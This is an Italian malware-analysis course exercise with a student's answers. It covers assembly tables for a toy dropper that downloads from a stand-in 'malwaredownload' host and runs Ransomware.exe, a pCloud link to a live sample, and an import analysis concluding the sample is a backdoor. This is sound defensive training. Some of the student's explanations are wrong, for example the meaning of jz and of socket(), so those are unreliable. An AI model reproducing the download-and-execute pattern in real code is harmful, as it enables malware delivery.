Approccio Pratico

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea **verde** i salti effettuati, mentre con una linea **rossa** i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

Tab 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tab 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tab 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

BONUS

https://transfer.pcloud.com/download.html?code=5ZmgoIVZnIOiEHxPYILZDcJAZDdnFgMnPgsFS1u5j435Wu5MV7Qgy

Il dipendente riceve una mail losca e chiama il SOC.

SIETE CERTI CHE E' UN MALWARE (anche se innoquo)


Scaricare il file nella macchina e rimettere la macchina offline.

1. Effettuare un'analisi e fare screenshot del diagramma di flusso dell'esecuzione di questo semplice malware (IDA)
2. Indicare il tipo di malware e il comportamento

1)Quale salto condizionale effettua il malware ?

Tab 1
Il primo jnz loc0040BBA0(jump if not zero) non verrà eseguito perché il valore è 0
successivamente inc incrementa il valore e quindi sarà possibile effettuare il jz alla seconda tabella

2)Disegnare un diagramma di flusso



3) Quali sono le diverse funzionalità implementate all'interno del malware ?

Tab 1

mov EAX,5 → Sposta 5 nel registro EAX
mov EBX,10 → Sposta 10 nel registro EBX
cmp EAX,5 → Confronta il valore di EAX con 5
jnz loc0040BBA0 ;tabella 2 → fa un salto condizionale se il valore è diverso da 0
inc → Incrementa il valore
jz loc0040FFA0 ;tabella 3 → fa un salto condizionale se il valore è diverso da 0

Tab 2

mov → Sposta il valore EDI nel registro EAX
push → mette il valore EAX nello sack
call → chiama la funzione **DownloadToFile()**

Tab 3

mov → Sposta il valore EDI nel registro EAX
push → mette il valore EAX nello sack
call → chiama la funzione **WinExec()**


4)Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

call → chiama la funzione **DownloadToFile()**"che scarica un file da questo indirizzo" → www.malwaredownload.com

call → chiama la funzione **WinExec()**"che viene utilizzata per eseguire un file specifico dal percorso" → **C:\Program and Settings\Local User\Desktop\Ransomware.exe**

BONUS

Tramite IDA esaminando il codice possiamo vedere le librerie



Grafico

MSVCRT.dll fornisce funzionalità di runtime per i programmi C++ compilati con Microsoft Visual C++. Un malware potrebbe utilizzare questa libreria per svolgere operazioni comuni come gestione della memoria, gestione delle stringhe, input/output e altro ancora.

Kernel32.dll → e` una libreria di sistema di Windows che serve per interagire con il sistema operativo. Gestisce processi, thread (flussi di esecuzione), memoria, file, tempo e risorse. Essenziale per molti programmi consentendo di eseguire operazioni tipo creare processi, leggere/scrivere file, allocare memoria e gestire il tempo di sistema.

ADVAPI32.dll fornisce funzionalità avanzate per l'amministrazione dei servizi di Windows, la gestione degli account utente, la crittografia, la gestione delle chiavi e altro ancora.


WSOCK32.dll fornisce funzionalità per la programmazione delle socket di rete in Windows

WS2_32.dll fornisce funzionalità avanzate per la programmazione delle socket di rete in Windows.

LE FUNZIONI

GetprocAddress → Per ottenere L'indirizzo di un'altra funzione all'interno di una libreria
Connect → Per stabilire una connessione ad un server remoto con IP/PORTA
Socket → Per accettare connessioni in entrata
WSAStartUp/WSACleanup → Il malware potrebbe utilizzare queste funzioni per abilitare la comunicazione di rete o fare la pulizia dopo aver completato le operazioni
Loadlibrary → Per caricare librerie esterne per svolgere la manipolazione di file o interagire con la rete

Per una sicurezza aggiuntiva ho preso l'hash trovato tramite CFF Explorer e ho effettuato una ricerca su VirusTotal



Tramite queste funzioni il malware sembrerebbe una **Backdoor**